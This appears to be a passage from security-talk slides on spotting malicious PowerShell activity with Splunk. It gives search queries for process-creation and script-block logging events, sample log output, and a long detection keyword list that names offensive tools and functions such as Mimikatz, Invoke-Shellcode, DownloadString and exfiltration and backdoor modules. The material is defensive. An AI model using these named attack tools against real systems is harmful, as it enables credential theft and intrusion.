psexec.exe OR psexecsvc.exe OR psLoggedOn.exe OR procdump.exe OR rar.exe
OR reg.exe OR route.exe OR runas.exe OR sc.exe OR schtasks.exe OR
sethc.exe OR ssh.exe OR sysprep.exe OR systeminfo.exe OR system32\
\net.exe OR tracert.exe OR vssadmin.exe OR whoami.exe OR winrar.exe OR
wscript.exe OR winrm.* OR winrs.* OR wmic.exe OR wsmprovhost.exe) | eval
Message=split(Message, ".") | eval Short_Message=mvindex(Message, 0) |
table _Ome, host, Account_Name, Process_Name, Process_ID,
Process_Command_Line, New_Process_Name, New_Process_ID,
Creator_Process_ID, Short_Message
```

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New Process Started (EventCode 4688)

Time	Host	Account Name	Process Command Line	New Process Name	New Process ID	Creator Process ID	Short Message
2015-07-27 05:27:33	Some_Server	Some_Admin	Powershell.exe -v 2 -A "C:\ProgramData\Microsoft\PowerShell\Scripts\... \cmdas.ps1	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	0x3a70	0x2118	A new process has been created
2015-07-26 10:37:57	Some_Server	Some_Admin	schtasks /query /V /FO:LIST	C:\Windows\System32\schtasks.exe	0x18f0	0x1588	A new process has been created
2015-07-26 10:37:20	Some_Server	Vuln_Scanner	cmd /c netsh advfirewall show allprofiles firewallpolicy	C:\Windows\System32\cmd.exe	0x18a0	0x1998	A new process has been created
2015-07-26 10:22:25	Some_Server	Some_Admin	sqlcmd.exe -S ... -d _MasterDataReference -i GatherEntityStatsfor ... sql -e -o ... \GatherEntityStatsfor ... log	C:\Program Files\Microsoft SQL Server\100\Tools\Binn\SQLCMD.EXE	0x20d0	0x2040	A new process has been created
2015-07-26 10:22:25	Some_Server	Some_DBA	CMD.EXE /C "C:\Program Files\Microsoft SQL Server\100\Tools\Binn\SQLCMD.EXE -i ... \StateObjDef.cmd	C:\Windows\System32\cmd.exe	0x2040	0x1650	A new process has been created
2015-07-26 10:15:17	Some_Server	Some_Admin	C:\Windows\system32\cmd.exe /c UsrLogon.cmd	C:\Windows\System32\cmd.exe	0x48e0	0x3808	A new process has been created
2015-07-26 09:00:00	Some_Server	Some_Admin	powershell.exe -c "Get-WmiObject -ComputerName ... -Class Win32_Volume -Filter 'DriveType = 3' select name,capacity,freespace foreach{\$_name+T+\$_.capacity/1048576+%"+"\$_.freespace/1048576+*}"	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	0x1330	0x1490	A new process has been created

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Finding Modules (EventCode 4103 or 4104)

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sourcetype="WinEventLog:Microsoft-Windows-PowerShell/Operational" (EventCode=4104) OR (EventCode=4103)(Set-ExecutionPolicy OR Set-MasterBootRecord1 OR Get-WMIObject OR Get-GPPPassword OR Get-Keystrokes OR Get-TimedScreenshot OR Get-VaultCredential OR GetServiceUnquoted OR Get-ServiceEXEPerms OR Get-ServicePerms OR Get-RegAlwaysInstallElevated OR Get-RegAutoLogon OR Get-UnattendedInstallFiles OR Get-Webconfig OR Get-ApplicationHost OR Get-PassHashes OR Get-LsaSecret OR GetInformation OR Get-PSADForestInfo OR Get-KerberosPolicy OR Get-PSADForestKRBTGTInfo OR Get-PSADForestInfo OR GetKerberosPolicy OR Invoke-Command OR Invoke-Expression OR iex OR Invoke-Shellcode OR Invoke--Shellcode OR Invoke-ShellcodeMSIL OR InvokeMimikatzWDigestDowngrade OR Invoke-NinjaCopy OR Invoke-CredentialInjection OR Invoke-TokenManipulation OR InvokeCallbackIEX OR Invoke-PSInject OR Invoke-DllEncode OR Invoke-ServiceUserAdd OR Invoke-ServiceCMD OR Invoke-ServiceStart OR Invoke-ServiceStop OR Invoke-ServiceEnable OR Invoke-ServiceDisable OR Invoke-FindDLLHijack OR Invoke-FindPathHijack OR Invoke-AllChecks OR Invoke-MassCommand OR Invoke-MassMimikatz OR Invoke-MassSearch OR Invoke-MassTemplate OR Invoke-MassTokens OR Invoke-ADSBackdoor OR Invoke-CredentialsPhish OR Invoke-BruteForce OR Invoke-PowerShellIcmp OR Invoke-PowerShellUdp OR Invoke-PsGcatAgent OR Invoke-PoshRatHttps OR Invoke-PowerShellTcp OR Invoke-PoshRatHttp OR Invoke-PowerShellWmi OR Invoke-PSGcat OR Invoke-Encode OR Invoke-Decode OR Invoke-CreateCertificate OR InvokeNetworkRelay OR EncodedCommand OR New-ElevatedPersistenceOption OR wsman OR Enter-PSSession OR DownloadString OR DownloadFile OR Out-Word OR Out-Excel OR Out-Java OR Out-Shortcut OR Out-CHM OR Out-HTA OR Out-Minidump OR HTTP-Backdoor OR FindAVSignature OR DllInjection OR ReflectivePEInjection OR Base64 OR System.Reflection OR System.Management OR Restore-ServiceEXE OR Add-ScrnSaveBackdoor OR Gupt-Backdoor OR Execute-OnTime OR DNS_TXT_Pwnage OR WriteUserAddServiceBinary OR Write-CMDServiceBinary OR Write-UserAddMSI OR Write-ServiceEXE OR Write-ServiceEXECMD OR Enable-DuplicateToken OR Remove-Update OR Execute-DNSTXT-Code OR Download-Execute-PS OR Execute-CommandMSSQL OR Download_Execute OR Copy-VSS OR Check-VM OR Create-MultipleSessions OR Run-EXEonRemote OR Port-Scan OR Remove-PoshRat OR TexttoEXE OR Base64ToString OR StringtoBase64 OR Do-Exfiltration OR Parse_Keys OR Add-Exfiltration OR AddPersistence OR Remove-Persistence OR Find-PSServiceAccounts OR Discover-PSMSSQLServers OR DiscoverPSMSEExchangeServers OR Discover-PSInterestingServices OR Discover-PSMSEExchangeServers OR DiscoverPSInterestingServices OR Mimikatz OR powercat OR powersploit OR PowershellEmpire OR Payload OR Get-Pno-Address)
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Finding Modules (EventCode 4103 or 4104)

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> 8/28/16      08/28/2016 08:13:25 PM
8:13:25.000 PM LogName=microsoft-windows-powershell/operational
                SourceName=Microsoft-Windows-PowerShell
                EventCode=4104
                EventType=5
                Type=Verbose
                ComputerName=DESKTOP-7HAHUU1
                User=NOT_TRANSLATED
                Sid=S-1-5-21-1913024343-3603710821-2462261160-1001
                SidType=0
                TaskCategory=Execute a Remote Command
                OpCode=On create calls
                RecordNumber=760051
                Keywords=None
                Message=Creating Scriptblock text (1 of 1):
                Invoke-Shellcode

                ScriptBlock ID: c58e53ed-40fa-4f43-8117-33f49eb60c41
                Path:
                Collapse

                host = DESKTOP-7HAHUU1 | source = WinF...g:Microsoft-Windows-PowerShell/Operational
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Takeaways

- The threat from PowerShell is real
- Upgrade to WMF5.0/PowerShell 5.0
- PowerShell has many places to enable logging
- Don't forget to log Command Line Process Creation
- You probably don't have logging enabled ☹️
- Read the cheat sheets by Michael Gough

THANK YOU

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